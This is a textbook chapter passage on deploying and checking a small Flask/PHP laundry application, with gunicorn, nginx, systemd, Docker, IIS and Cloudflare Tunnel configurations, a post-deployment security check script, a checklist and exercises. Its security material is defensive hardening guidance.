The oldest and cheapest way to publish a small application in Indonesia is shared hosting: a folder on a server that the host keeps running, with Apache, PHP and MySQL already set up and a control panel such as cPanel. The PHP track fits it without changes. The one rule that matters is where the *document root* points: it must be the track's `public/` folder, so that `src/`, `config.php` and `data/` have no web address at all. The file `public/.htaccess` already sends every request to the front controller. Choose PHP 8.4 or 8.5 in the panel (both are supported in September 2026 [13]), switch off `display_errors`, create a MySQL user with only the four data rights, and put its password in `config.local.php`, never in a file that goes into Git. The steps are in `deploy/php-shared-hosting.md`.

Shared hosting has limits: no long-running processes, little control over the server, and a neighbor on the same machine whose mistakes can slow you down. For a laundry's staff screens and status page, it is usually enough.

14.8.3 A VPS with gunicorn and nginx

A **virtual private server** (VPS) is a small Linux machine of your own in a data center. The Python tracks are deployed on it in three layers: **gunicorn** runs the Flask application as a WSGI server [14]; **nginx** in front of it handles HTTPS, serves the static files and forwards everything else [15]; **systemd** starts gunicorn at boot and restarts it if it stops. As of September 2026 the current versions are gunicorn 26.2.0 (released 24 August 2026) [16] and nginx 1.30 on its stable branch [15]; Ubuntu 24.04, used here, ships nginx 1.24.0, which is older but receives the distribution's security updates.

Listing 14.3 is the gunicorn configuration.

Listing 14.3 `deploy/gunicorn.conf.py`: one worker process with eight threads, bound only to the local machine, logging to standard output.

```
"""gunicorn settings for Profitina Laundry (Flask track).  Run from App/python-flask:

    gunicorn -c /path/to/deploy/gunicorn.conf.py
"""
import os

# Where the code is: the track (package laundry) and this folder (wsgi.py).
pythonpath = os.environ.get("LAUNDRY_TRACK_DIR", ".") + "," + os.path.dirname(__file__)
wsgi_app = "wsgi:app"

# Only nginx on the same machine talks to gunicorn; never bind to 0.0.0.0 here.
bind = os.environ.get("LAUNDRY_BIND", "127.0.0.1:6143")

# ONE worker process: sessions and rate-limit counters live in that process's
# memory (see security.py). Threads let it serve several people at once.
workers = 1
threads = 8
timeout = 30

accesslog = "-"            # to standard output: systemd's journal keeps it
errorlog = "-"
loglevel = "info"
```

The single most important line is `workers = 1`. gunicorn normally starts several worker *processes*, and each process has its own memory. The Flask track keeps its sessions and rate-limit counters in memory (Section 10.10.4), so with four workers a cashier would be logged in to one process and a stranger to the other three, and the lock-out would count failures four separate times. One process with eight threads serves a three-outlet shop easily; a larger business would move the sessions into a shared store such as Redis or the database and then raise the number of workers.

`bind = "127.0.0.1:6143"` means gunicorn accepts connections only from the same machine, that is, from nginx. It must never listen on a public address, and the next listing shows why. **Listing 14.4** is the file gunicorn loads.

Listing 14.4 `deploy/wsgi.py`: the application as gunicorn sees it, wrapped in Werkzeug's `ProxyFix`, which trusts exactly one proxy.

```
"""The entry point a production server imports:  gunicorn -c gunicorn.conf.py

Behind nginx every request arrives from 127.0.0.1 over plain HTTP. ProxyFix reads
the X-Forwarded-For and X-Forwarded-Proto headers that nginx adds, so that
  * request.remote_addr is the customer's address again (the status-check rate
    limit of AC-10.5 would otherwise count ALL customers as one), and
  * request.is_secure is True when the customer used HTTPS, so the session
    cookie gets its Secure flag (AC-1.8). gunicorn already does this part for a
    proxy on 127.0.0.1; ProxyFix makes it independent of the WSGI server.
Trust exactly ONE proxy (x_for=1): a client could forge the header otherwise.
"""
from werkzeug.middleware.proxy_fix import ProxyFix

from laundry import create_app

app = create_app()
app.wsgi_app = ProxyFix(app.wsgi_app, x_for=1, x_proto=1, x_host=1)
```

Behind nginx, every request reaches the application from `127.0.0.1`. That breaks something that no unit test would notice: the status check limits look-ups to ten per minute *per address* (AC-10.5), and if every customer has the same address, the eleventh customer in a minute is refused. `ProxyFix` [17] reads the `X-Forwarded-For` header that nginx adds and gives the application the customer's real address again. The run below was made against gunicorn directly, with eleven requests that each claim, through the header, to come from a different customer. First without `ProxyFix`, then with the `wsgi.py` of **Listing 14.4**:

```
# gunicorn "laundry:create_app()"  (no ProxyFix)
$ sh who_is_asking.sh
200 200 200 200 200 200 200 200 200 200 429

# gunicorn -c gunicorn.conf.py  (wsgi.py with ProxyFix)
$ sh who_is_asking.sh
200 200 200 200 200 200 200 200 200 200 200
```

Without the wrapper, eleven different customers were treated as one person and the eleventh was refused; with it, all eleven were served. The same run also shows why gunicorn must listen only on `127.0.0.1`: the header can be written by anyone who reaches gunicorn directly, so only a trusted proxy may be allowed to send it, and `x_for=1` trusts exactly one.

While testing, a second question was checked: does the session cookie get its `Secure` flag behind an HTTPS proxy? It did, even without `ProxyFix`, because gunicorn itself trusts the `X-Forwarded-Proto` header from `127.0.0.1` by default (its `forwarded_allow_ips` setting) [14]; the output is in `runs/deploy_check_gunicorn_only.txt`. `ProxyFix` makes the behavior independent of the WSGI server, which matters if the shop later moves to `waitress` on Windows.

Listing 14.5 is the service definition that makes gunicorn start at boot.

Listing 14.5 `deploy/profitina-laundry.service`: gunicorn as a systemd service, running as its own user, with its secrets in a separate file and a read-only view of the system.

```
# /etc/systemd/system/profitina-laundry.service  (Ubuntu / Debian VPS)
#   sudo systemctl daemon-reload
#   sudo systemctl enable --now profitina-laundry
#   journalctl -u profitina-laundry -f        # the log
[Unit]
Description=Profitina Laundry (Flask + gunicorn)
After=network.target

[Service]
User=laundry
Group=laundry
WorkingDirectory=/srv/profitina-laundry/App/python-flask
# Secrets (SECRET_KEY, MYSQL_PASSWORD, ...) live here, readable by root and laundry only.
EnvironmentFile=/etc/profitina-laundry.env
Environment=LAUNDRY_TRACK_DIR=/srv/profitina-laundry/App/python-flask
ExecStart=/srv/profitina-laundry/App/python-flask/.venv/bin/gunicorn \
          -c /srv/profitina-laundry/deploy/gunicorn.conf.py
Restart=on-failure
# A little hardening: no new privileges, a private /tmp, a read-only system.
NoNewPrivileges=true
PrivateTmp=true
ProtectSystem=full
ReadWritePaths=/srv/profitina-laundry/App/python-flask/instance

[Install]
WantedBy=multi-user.target
```

The service runs as a dedicated user `laundry`, not as `root`, so a flaw in the application cannot take over the machine. The secrets live in `/etc/profitina-laundry.env`, readable only by `root` and that user, following the example file `profitina-laundry.env.example`. `ProtectSystem=full` makes system folders read-only for the service, and `ReadWritePaths` opens exactly the one folder where the SQLite file lives.

Listing 14.6 is the nginx site.

Listing 14.6 `deploy/nginx-profitina-laundry.conf`: plain HTTP only redirects; HTTPS with a Let's Encrypt certificate, strict transport security, no version banner, static files served directly and everything else passed to gunicorn.

```
# /etc/nginx/sites-available/profitina-laundry   (then symlink into sites-enabled)
# nginx terminates HTTPS and passes requests to gunicorn on 127.0.0.1:6143.

server {                                    # plain HTTP: only a redirect
    listen 80;
    server_name laundry.example.com;
    return 301 https://$host$request_uri;
}

server {
    listen 443 ssl;
    # http2 on;                             # nginx 1.25.1 or newer
    server_name laundry.example.com;

    # Certificates from Let's Encrypt (sudo certbot --nginx -d laundry.example.com)
    ssl_certificate     /etc/letsencrypt/live/laundry.example.com/fullchain.pem;
    ssl_certificate_key /etc/letsencrypt/live/laundry.example.com/privkey.pem;

    server_tokens off;                      # no nginx version in headers or pages
    add_header Strict-Transport-Security "max-age=31536000" always;
    add_header X-Frame-Options "DENY" always;
    add_header Referrer-Policy "same-origin" always;
    client_max_body_size 1m;                # the shop never uploads files

    location /static/ {                     # CSS, JS and the logo: served by nginx
        alias /srv/profitina-laundry/App/python-flask/laundry/static/;
        expires 7d;
    }

    location / {
        proxy_pass http://127.0.0.1:6143;
        proxy_set_header Host              $host;
        proxy_set_header X-Forwarded-For   $remote_addr;
        proxy_set_header X-Forwarded-Proto $scheme;
        proxy_set_header X-Forwarded-Host  $host;
    }
}
```

The first `server` block answers every plain-HTTP request with a permanent redirect to HTTPS. The second holds the certificate, which the free Let's Encrypt service issues and renews automatically through `certbot` [18]. `Strict-Transport-Security` tells browsers to use HTTPS for this site for a year even if someone types `http://` [19]. `server_tokens off` removes the nginx version from headers and error pages. `/static/` is served by nginx straight from the disk, which is faster than asking Python. The four `proxy_set_header` lines are the other half of `ProxyFix`: they tell the application who asked, over which scheme, for which host.

The production file cannot be started here, because it expects a real domain and a real certificate. It was checked with `nginx -t` after substituting a self-signed test certificate and two local ports:

```
$ nginx -t -c wrap.conf      # nginx-profitina-laundry.conf with a test certificate,
                             # ports 6146/6147 instead of 80/443 (nginx 1.24.0, Ubuntu)
nginx: the configuration file .../wrap.conf syntax is ok
nginx: configuration file .../wrap.conf test is successful
```

And the whole arrangement was run on one machine with `deploy/nginx-local-test.conf`: nginx on ports 6144 (HTTP) and 6145 (HTTPS with a self-signed certificate) in front of gunicorn on 6143 in front of the Flask track. The acceptance scripts of Section 14.5 passed 18 of 18 through nginx (**Table 14.5**), and Section 14.9 checks the headers.

14.8.4 Tomcat for the Java web tracks

The Jakarta Servlet/JSP track of Chapter 11 is deployed into **Apache Tomcat**, a servlet container, as a web application: a folder with a `WEB-INF/` inside, or the same folder zipped as a **WAR** file (web application archive). Tomcat 11.0 (for Jakarta EE 11) and 10.1 are supported, with 11.0.26 and 10.1.60 released on 9 September 2026; Tomcat 9 reaches its end of support on 31 March 2027 [20]. Deployment is copying the WAR into Tomcat's `webapps/` folder, or uploading it through the Manager application, which must itself be protected by a strong password and restricted to the local machine. The same rules as for gunicorn apply: Tomcat listens on port 8080 behind nginx or Apache, which handle HTTPS; the database password lives in an environment variable or in `conf/context.xml` on the server, never in the WAR; and the default applications (`examples`, `docs`) are removed. The JDK HttpServer track needs no container at all: `java -cp "out:lib/*" laundry.App` is the whole server, and it can be run by systemd exactly like gunicorn. The current long-term JDK is 25, released on 16 September 2025 [21]. Tomcat downloads are blocked in the build environment, so no Tomcat deployment was run for this chapter.

14.8.5 Kestrel and IIS for ASP.NET Core

ASP.NET Core applications run on their own web server, **Kestrel**. On Windows Server, **IIS** stands in front of Kestrel as the proxy, handling HTTPS certificates and Windows authentication, and the ASP.NET Core Module connects the two. .NET 10, released on 11 November 2025, is the current long-term-support version, supported until November 2028; .NET 8 and 9 both reach their end of support on 10 November 2026 [22]. `dotnet publish -c Release` writes the application together with a `web.config` like **Listing 14.7**, which IIS reads.

Listing 14.7 `deploy/web.config`: IIS hands every request to the ASP.NET Core Module, which runs the application in-process; the `X-Powered-By` and `Server` banners are removed and two protective headers added.

```
<?xml version="1.0" encoding="utf-8"?>
<!-- IIS in front of an ASP.NET Core track (Kestrel), for Windows Server.
     Install the ASP.NET Core Hosting Bundle (.NET 10) first; "dotnet publish -c Release"
     writes a web.config like this one next to the .dll. -->
<configuration>
  <location path="." inheritInChildApplications="false">
    <system.webServer>
      <handlers>
        <add name="aspNetCore" path="*" verb="*" modules="AspNetCoreModuleV2"
             resourceType="Unspecified" />
      </handlers>
      <aspNetCore processPath="dotnet" arguments=".\ProfitinaLaundry.dll"
                  stdoutLogEnabled="false" hostingModel="inprocess">
        <environmentVariables>
          <environmentVariable name="ASPNETCORE_ENVIRONMENT" value="Production" />
        </environmentVariables>
      </aspNetCore>
      <httpProtocol>
        <customHeaders>
          <remove name="X-Powered-By" />
          <add name="X-Content-Type-Options" value="nosniff" />
          <add name="X-Frame-Options" value="DENY" />
        </customHeaders>
      </httpProtocol>
      <security>
        <requestFiltering removeServerHeader="true" />
      </security>
    </system.webServer>
  </location>
</configuration>
```

No Windows server was available in the build environment, so this file was not run here. On Linux the same ASP.NET Core application runs behind nginx exactly as the Flask track does, with Kestrel in the place of gunicorn.

14.8.6 Containers

A **container** packages an application together with the exact operating-system libraries and language runtime it needs, so that it runs the same on a laptop and on a server. **Listing 14.8** describes a container image for the Flask track.

Listing 14.8 `deploy/Dockerfile`: the Flask track on the official `python:3.14-slim` image, with pinned packages, the sample database copied into a volume folder, and an unprivileged user.

```
# Profitina Laundry, Flask track, as a container image.
# Build from the folder ProfitinaLaundry/ (so that App/ and this deploy/ are inside):
#   docker build -f Code_new/Chapter14/deploy/Dockerfile -t profitina-laundry .
#   docker run -d -p 127.0.0.1:6143:6143 -e SECRET_KEY=... \
#              -v laundry-data:/app/python-flask/instance profitina-laundry
FROM python:3.14-slim

# No .pyc files, unbuffered logs (docker logs shows them at once).
ENV PYTHONDONTWRITEBYTECODE=1 PYTHONUNBUFFERED=1 \
    LAUNDRY_TRACK_DIR=/app/python-flask LAUNDRY_BIND=0.0.0.0:6143

WORKDIR /app
COPY App/python-flask/requirements.txt python-flask/requirements.txt
RUN pip install --no-cache-dir -r python-flask/requirements.txt gunicorn==26.2.0

COPY App/python-flask/laundry python-flask/laundry
COPY App/database database
COPY Code_new/Chapter14/deploy/wsgi.py Code_new/Chapter14/deploy/gunicorn.conf.py deploy/

# Run as an ordinary user, never as root.
RUN useradd --create-home laundry \
 && mkdir -p python-flask/instance \
 && cp database/laundry.db python-flask/instance/laundry.db \
 && chown -R laundry python-flask/instance
USER laundry

WORKDIR /app/python-flask
EXPOSE 6143
CMD ["gunicorn", "-c", "/app/deploy/gunicorn.conf.py"]
```

Three habits are worth copying from it. The base image is a *slim* official one, which contains less software and therefore fewer things that can need a security update [23]. `USER laundry` runs the application as an ordinary user inside the container. And the database lives in a **volume** (`-v laundry-data:/app/python-flask/instance`), outside the image, so that rebuilding the image for an update never throws away the shop's data. The file `.dockerignore` keeps `.env`, virtual environments and local databases out of the image. The build environment of this book has the Docker client but no running Docker daemon, so this image was **not built or run** here; the file is given as a starting point and must be tested before use.

14.8.7 Cloudflare Tunnel from the shop's own PC

Many small shops have no server at all: one PC at the counter, connected to the internet through a home-style router, with no fixed address and no way to open a port. A **Cloudflare Tunnel** solves exactly this case [24]. A small program, `cloudflared`, runs on the counter PC and makes an *outgoing* connection to Cloudflare's network; customers reach `laundry.example.com`, Cloudflare terminates HTTPS, and requests travel back through the tunnel to the application on `127.0.0.1`. Nothing on the shop's router is opened, and the PC's own address is never published. **Listing 14.9** is the configuration.

Listing 14.9 `deploy/cloudflared-config.yml`: one hostname routed to the application on the local machine; everything else answered with 404.

```
# Cloudflare Tunnel: the shop's PC (or a small server) makes an OUTGOING connection
# to Cloudflare, so no port has to be opened on the shop's router.
#   cloudflared tunnel login
#   cloudflared tunnel create profitina-laundry        (prints the tunnel id)
#   cloudflared tunnel route dns profitina-laundry laundry.example.com
#   cloudflared tunnel --config cloudflared-config.yml run
# Windows: install it as a service with  cloudflared service install
tunnel: 00000000-0000-0000-0000-000000000000          # your tunnel id
credentials-file: /home/laundry/.cloudflared/00000000-0000-0000-0000-000000000000.json

ingress:
  - hostname: laundry.example.com
    service: http://127.0.0.1:6143                    # gunicorn (or waitress on Windows)
  - service: http_status:404                          # everything else: nothing here
```

This is an attractive arrangement for a laundry, because the counter PC already runs the application with SQLite and the data never leaves the shop. Its costs are honest ones: the site is only as available as that PC and its internet connection, the PC now serves the public and must be kept updated and encrypted, and the tunnel's credentials file is a secret like any other. The tunnel was not run in the build environment, because it needs a Cloudflare account and a domain.

> **Do not publish the development server.** It is tempting to run `flask run --host 0.0.0.0` or `php -S 0.0.0.0:8000` and point a tunnel at it. Both print a warning for a reason: they are single-purpose tools for one developer. Put the tunnel in front of gunicorn, waitress, Apache with PHP, Tomcat or Kestrel.

14.9 The Deployment Checklist

14.9.1 Before, during and after

A deployment goes wrong in predictable ways, so it is worth writing the checks down once and running them every time. **Table 14.9** is the checklist for Profitina Laundry, in the order in which the work is done.

Table 14.9 The deployment checklist of Profitina Laundry, in the order the work is done.

When	Check	Why
before	all suites green and the acceptance script 18 of 18 on the release	nothing known to be broken goes out
before	secrets only in the server's environment file; nothing secret in Git	S-8; a leaked repository must not leak the shop
before	debug off (`FLASK_DEBUG` unset, `display_errors = Off`, `ASPNETCORE_ENVIRONMENT=Production`)	the debugger runs code; error pages leak paths and SQL
before	database user with SELECT, INSERT, UPDATE, DELETE only	least privilege (S-7)
before	a backup of the database, and a tested way to restore it	an update that goes wrong must be undoable
during	application server bound to `127.0.0.1`; only the proxy or tunnel is public	nobody can bypass the proxy or forge its headers
during	HTTPS with automatic renewal; HTTP redirects to HTTPS; HSTS	passwords and cookies never cross the network in clear text
during	one worker process while sessions are kept in memory	sessions and lock-out must be seen by every request
during	the service starts at boot and restarts on failure (systemd, NSSM, IIS)	the shop opens at 07:00 whether or not anyone logged in to the server
after	`deploy_check.py` on the public address: 0 FAIL	headers, cookie flags, error pages and caching as intended
after	the acceptance script against a copy, or read-only checks against production	the deployed system behaves like the tested one
after	the log is readable and somebody looks at it	failed logins and 500 errors are noticed (A09)
after	a record of what version was deployed, when, by whom	when something breaks, you know what changed

14.9.2 A script for the checks that a machine can do

About half of the checklist can be checked from outside by a program. **Listing 14.10** is that program.

Listing 14.10 `deploy/deploy_check.py`: logs in as the owner and checks redirects, the server banner, protective headers, HSTS, cookie flags, caching of private answers, error pages, the debugger console and the JSON error format.

```
"""After-deployment checks for a running Profitina Laundry (any track).

    python deploy_check.py https://laundry.example.com
    python deploy_check.py https://127.0.0.1:6145 --insecure   (self-signed cert)

It logs in as the owner, looks at headers, cookies and error pages, and prints
PASS, WARN (advisable) or FAIL (must fix before customers use the site).
Standard library only.
"""
import http.cookiejar
import json
import re
import ssl
import sys
import urllib.error
import urllib.request


class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args, **kwargs):
        return None                    # we want to SEE redirects, not follow them


def main():
    base = sys.argv[1].rstrip("/")
    context = ssl.create_default_context()
    if "--insecure" in sys.argv:           # ONLY for a self-signed test certificate
        context.check_hostname = False
        context.verify_mode = ssl.CERT_NONE
    jar = http.cookiejar.CookieJar()
    opener = urllib.request.build_opener(
        NoRedirect, urllib.request.HTTPCookieProcessor(jar),
        urllib.request.HTTPSHandler(context=context))
    https = base.startswith("https://")
    counts = {"PASS": 0, "WARN": 0, "FAIL": 0}
```

Listing 14.10 (Continued) *deploy/deploy_check.py: logs in as the owner and checks redirects, the server banner, protective headers, HSTS, cookie flags, caching of private answers, error pages, the debugger console and the JSON error format.*

```
    def fetch(path, body=None, headers=None):
        data = None if body is None else json.dumps(body).encode()
        request = urllib.request.Request(base + path, data=data,
                                         headers=headers or {})
        if data:
            request.add_header("Content-Type", "application/json")
        try:
            with opener.open(request, timeout=20) as response:
                return response.status, response.headers, response.read().decode()
        except urllib.error.HTTPError as error:
            return error.code, error.headers, error.read().decode()

    def report(level, title):
        counts[level] += 1
        print(f"{level}  {title}")

    status, headers, _ = fetch("/")
    report("PASS" if status in (301, 302, 303) else "FAIL",
           f"GET / answers {status} (a redirect to the login page)")

    server = headers.get("Server", "")
    report("WARN" if re.search(r"\d", server) else "PASS",
           f"Server header without a version number: {server or '(none)'!r}")

    status, headers, _ = fetch("/login")
    report("PASS" if headers.get("X-Content-Type-Options") == "nosniff" else "FAIL",
           "X-Content-Type-Options: nosniff")
    framing = (headers.get("X-Frame-Options")
               or headers.get("Content-Security-Policy"))
    report("PASS" if framing else "WARN",
           f"protection against framing (X-Frame-Options): {framing or 'missing'}")
    if https:
        hsts = headers.get("Strict-Transport-Security", "")
        report("PASS" if "max-age" in hsts else "FAIL",
               f"Strict-Transport-Security: {hsts or 'missing'}")
    else:
        report("WARN", "not HTTPS: fine on the counter PC, never on the internet")
```

Listing 14.10 (Continued) *deploy/deploy_check.py: logs in as the owner and checks redirects, the server banner, protective headers, HSTS, cookie flags, caching of private answers, error pages, the debugger console and the JSON error format.*

```
    owner = {"email": "owner@profitina-laundry.example", "password": "Owner#2026"}
    status, headers, _ = fetch("/api/login", owner)
    cookie = (headers.get("Set-Cookie") or "").lower()
    flags = [flag for flag in ("httponly", "samesite=lax") if flag in cookie]
    if https:
        flags += ["secure"] if "secure" in cookie else []
    wanted = 3 if https else 2
    report("PASS" if status == 200 and len(flags) == wanted else "FAIL",
           f"session cookie flags: {', '.join(flags) or 'none'}")

    status, headers, _ = fetch("/api/me")
    report("PASS" if "no-store" in (headers.get("Cache-Control") or "") else "FAIL",
           "private answers are not cached (Cache-Control: no-store)")

    status, _, text = fetch("/no-such-page")
    leaks = [w for w in ("Traceback", "Werkzeug Debugger", "/home/", "/srv/",
                         "SELECT ") if w in text]
    report("PASS" if status == 404 and not leaks else "FAIL",
           f"error page is plain: status {status}, leaks {leaks or 'none'}")

    status, _, _ = fetch("/console")
    report("PASS" if status == 404 else "FAIL",
           f"no debugger console at /console (status {status})")

    status, headers, text = fetch("/api/bills/B9999")
    is_json = "application/json" in (headers.get("Content-Type") or "")
    report("PASS" if status == 404 and is_json and '"error"' in text else "FAIL",
           f"API errors are JSON: status {status}")

    print(f"\n{counts['PASS']} pass, {counts['WARN']} warn, {counts['FAIL']} fail "
          f"for {base}")
    sys.exit(1 if counts["FAIL"] else 0)


if __name__ == "__main__":
    main()
```

It distinguishes two levels. **FAIL** means “must be fixed before customers use the site”: a missing `nosniff`, a cookie without `HttpOnly`, a traceback on an error page, a reachable debugger console. **WARN** means “advisable”: a version number in the `Server` header, or no protection against framing, which matters less for an application whose pages contain no one-click dangerous actions but costs one line in nginx. Here it is against the three layers of the local deployment: gunicorn directly, nginx over HTTP, and nginx over HTTPS.

```
$ python deploy_check.py http://127.0.0.1:6143
PASS  GET / answers 302 (a redirect to the login page)
PASS  Server header without a version number: 'gunicorn'
PASS  X-Content-Type-Options: nosniff
WARN  protection against framing (X-Frame-Options): missing
WARN  not HTTPS: fine on the counter PC, never on the internet
PASS  session cookie flags: httponly, samesite=lax
PASS  private answers are not cached (Cache-Control: no-store)
PASS  error page is plain: status 404, leaks none
PASS  no debugger console at /console (status 404)
PASS  API errors are JSON: status 404

8 pass, 2 warn, 0 fail for http://127.0.0.1:6143
(exit code 0)

$ python deploy_check.py http://127.0.0.1:6144
PASS  GET / answers 302 (a redirect to the login page)
PASS  Server header without a version number: 'nginx'
PASS  X-Content-Type-Options: nosniff
PASS  protection against framing (X-Frame-Options): DENY
WARN  not HTTPS: fine on the counter PC, never on the internet
PASS  session cookie flags: httponly, samesite=lax
PASS  private answers are not cached (Cache-Control: no-store)
PASS  error page is plain: status 404, leaks none
PASS  no debugger console at /console (status 404)
PASS  API errors are JSON: status 404

9 pass, 1 warn, 0 fail for http://127.0.0.1:6144
(exit code 0)

$ python deploy_check.py https://127.0.0.1:6145 --insecure
PASS  GET / answers 302 (a redirect to the login page)
PASS  Server header without a version number: 'nginx'
PASS  X-Content-Type-Options: nosniff
PASS  protection against framing (X-Frame-Options): DENY
PASS  Strict-Transport-Security: max-age=31536000
PASS  session cookie flags: httponly, samesite=lax, secure
PASS  private answers are not cached (Cache-Control: no-store)
PASS  error page is plain: status 404, leaks none
PASS  no debugger console at /console (status 404)
PASS  API errors are JSON: status 404

10 pass, 0 warn, 0 fail for https://127.0.0.1:6145
(exit code 0)
```

The three runs tell the story of the layers. The application alone (port 6143) already gets the essentials right: redirect, `nosniff`, `HttpOnly` and `SameSite=Lax`, `no-store`, a plain 404, no debugger, JSON errors. nginx adds `X-Frame-Options` and hides versions. HTTPS adds the last two points: HSTS and the `Secure` flag on the session cookie. The finished deployment passes all ten.

14.10 Tools Used in This Chapter

Table 14.10 lists the tools this chapter used, with the version that was run and where each one appears. Python and Java appear at every level, so a reader can follow the whole chapter in either language.

Table 14.10 The tools of this chapter, the versions that were actually run on 24 September 2026, and what each was used for.

Tool	Version run	Language	Used for
pytest	9.1.1	Python	the Flask suite (Section 14.4.2)
`urllib.request`, `http.cookiejar`	Python 3.11.15	Python	`acceptance.py`, `deploy_check.py`
gunicorn	26.2.0	Python	WSGI server (Section 14.8.3)
Werkzeug `ProxyFix`	3.1.8	Python	the client's address and scheme behind nginx
`TestRunner.java`	OpenJDK 21.0.10	Java	the Java track's suite (Section 14.4.4)
`java.net.http.HttpClient`, `CookieManager`	OpenJDK 21.0.10	Java	`Acceptance.java`
sqlite-jdbc	3.53.2.0	Java	the Java track's database driver
`tests/run.php`, `php -S`	PHP 8.4.21	PHP	the PHP suite, and the live API for the static suite
Node.js	22.22.2	JavaScript	the static front end's suite
nginx	1.24.0 (Ubuntu)	configuration	reverse proxy, HTTPS, headers
OpenSSL	system	command line	the self-signed test certificate
curl	system	command line	the `who_is_asking.sh` demonstration

14.11 Profitina in Practice

Profitina, the AI-visibility platform at `app.profitina.com`, is deployed in a way that combines two of the options of Section 14.8. Its production host is a Windows 11 machine running the Python application natively as a service under NSSM (the Windows counterpart of the systemd unit of **Listing 14.5**), and it reaches the internet through a Cloudflare Tunnel, as in Section 14.8.7, so no port is opened on the host's network.

Two habits from this chapter are part of its release routine. **Tests as a gate**: the full automated suite, well over a thousand Python tests plus JavaScript interface checks, must be green before a release, as Section 14.4 made the suites of the laundry the gate for each track. **A health-verified release**: after a new version is installed, the release is only reported as successful once the running version answers its `/api/health` endpoint, which is the idea behind running the acceptance script and `deploy_check.py` *after* deployment rather than trusting that the copy succeeded.

On personal data, Profitina offers self-service in line with UU PDP: explicit consent, data export, e-mail and password change, and complete account deletion, with Argon2id password hashes and a rate-limited login. The shape is the one of **Table 14.7**, at a larger scale; the runnable example remains Profitina Laundry.

14.12 Common Mistakes, and How to Avoid Them

Testing against the real database. A test that creates bill B2954 in the shop's own file has just created a bill. Always test on a copy, as every track does.

Tests that depend on today's date. "Overdue" changes every hour. Inject the clock (Equation (14.1) only means something if the results are reproducible).

Trusting a green suite as proof of completeness. List the manual and skipped cases by name, and check from outside (**Listing 14.1**).

Changing an expected value to make a test pass. Find out whether the code or the expectation is wrong first; Section 10.16.4 shows a plan corrected for the right reason.

Gluing values into SQL or HTML "just for this one query". Injection (A05) needs only one such place.

Hiding a menu item instead of checking the role on the server, and **returning a record to anyone who knows its sequential id.** Both are A01.

Storing passwords with a fast hash, or no salt. Equation (14.2) shows what 600,000 iterations buy.

Secrets in Git. Use environment variables and `.example` files; search staged changes before committing.

`debug=True`, `display_errors = On` or a Development environment on a public server. The first can run code; all of them leak internals.

Several gunicorn workers with in-memory sessions. Users are logged out at random and the lock-out counts wrongly. Use one worker, or a shared session store.

Binding the application server to `0.0.0.0` behind a proxy, or trusting `X-Forwarded-For` from anyone. The client address becomes whatever an attacker writes (**Listing 14.4**).

Forgetting the client address behind a proxy. Every customer looks like `127.0.0.1`, and a per-address rate limit locks out everyone at once.

No backup, or a backup never restored. A backup is only real after a successful restore.

Waiting for a breach to write the breach plan. Seventy-two hours (Equation (14.3)) is not long.

14.13 Chapter Summary

Testing replaces "it worked when I tried it" with evidence. Profitina Laundry is tested at four levels (**Table 14.1**) against a 107-case plan (**Table 14.2**), on fresh copies of the data with a frozen clock; the automated share of the plan is Equation (14.1).

Four suites in four languages ran on 24 September 2026 with no failures: Flask 185 passed and 7 skipped, PHP 100, Java 107, static 32 (**Table 14.3**, **Figure 14.1**, **Table 14.4**).

One black-box acceptance script, in Python and in Java (**Listing 14.1**, **Listing 14.2**), checks 18 cases through the API alone and passed 18 of 18 on the Flask, PHP and Java tracks and behind nginx and gunicorn (**Figure 14.2**, **Table 14.5**).

Security follows the OWASP Top 10:2025 (**Table 14.6**): placeholders and escaping against injection and XSS, tokens and SameSite cookies against CSRF, slow salted hashes (Equation (14.2)), lock-out and server-side sessions for authentication, server-side role, outlet and knowledge checks for access control, environment secrets and least privilege, and errors that fail closed and log with a reference.

UU PDP applies in full since October 2024; PP 33/2026 takes effect on 16 January 2027. A laundry needs a lawful basis, minimization, correction and deletion procedures, security, and a breach plan that meets 72 hours (**Table 14.7**, Equation (14.3)).

Deployment has six realistic forms (**Figure 14.3**, **Table 14.8**). The VPS form was run end to end: gunicorn with one worker (**Listing 14.3**), `ProxyFix` for the client's address (**Listing 14.4**), systemd (**Listing 14.5**) and nginx with HTTPS (**Listing 14.6**); Tomcat, IIS (**Listing 14.7**), containers (**Listing 14.8**) and a Cloudflare Tunnel (**Listing 14.9**) are described with their configuration and marked as not run.

A checklist and a script close the loop (**Table 14.9**, **Listing 14.10**); **Table 14.10** lists every tool used.

Myers [1] and Cohn [2] cover testing; the OWASP Top 10:2025 [3], the report on its release [4] and the OWASP cheat sheets [5], [6], [7], [8], [9] the security; UU No. 27/2022 [10] and the reports on PP 33/2026 [11], [12] the law; PHP.Watch [13], gunicorn [14], [16], nginx [15], Werkzeug [17], Let's Encrypt [18], RFC 6797 [19], endoflife.date for Tomcat, the JDK and .NET [20], [21], [22], Docker's official Python image [23] and Cloudflare [24] the deployment options and their versions as of September 2026.

14.14 Exercises

14.1 Name the four levels of testing of **Table 14.1** and give one Profitina Laundry example of each that is *not* in the table.

14.2 A track's suite lists 120 cases, of which 112 are automated and 8 manual. Compute r with Equation (14.1). Which kinds of case are most likely among the 8?

14.3 Write a test-plan row, in the style of Section 14.3, for this requirement: "a payment of method `credit` is refused if the customer's deposit is smaller than the amount". Use customer C0089 (deposit Rp 109.000).

14.4 The acceptance script makes only four status checks. Explain why, and what would happen if you added seven more status checks to it and ran the Python and the Java version within the same minute.

14.5 For each of these, name the OWASP 2025 category and the defense in Profitina Laundry: (a) a cashier opens `/reports/monthly`; (b) a customer named `<b>Budi</b>` appears in bold on the customer list; (c) an error page shows `sqlite3.OperationalError: no such table: Bill`; (d) the session cookie of the owner is copied from the counter PC and used after he logs out.

14.6 With Equation (14.2), compute the time to try $N = 10^6$ guesses against one stolen hash if the attacker's hardware performs $v = 10^{10}$ HMAC computations per second, first with $k = 1$ and then with $k = 600{,}000$. How long would it take to attack all 14 employees' hashes?

14.7 A developer changes the status check so that it answers "wrong phone number" when the bill exists and "no such bill" otherwise, "to be more helpful". Which requirement and which OWASP category does this touch, and what can a stranger now do?

14.8 The owner of the laundry wants to send a WhatsApp promotion for Lebaran to every customer. Under UU PDP, what must the shop do first, and why is the contract basis not enough?

14.9 A backup USB stick with `laundry.db` is lost on Monday at 10:00, and the owner learns of it on Tuesday at 16:00. By Equation (14.3), what is the deadline for the notification? List what the notification should say.

14.10 Explain why `workers = 1` is set in **Listing 14.3**, and describe two symptoms a cashier would notice if it were changed to `workers = 4`.

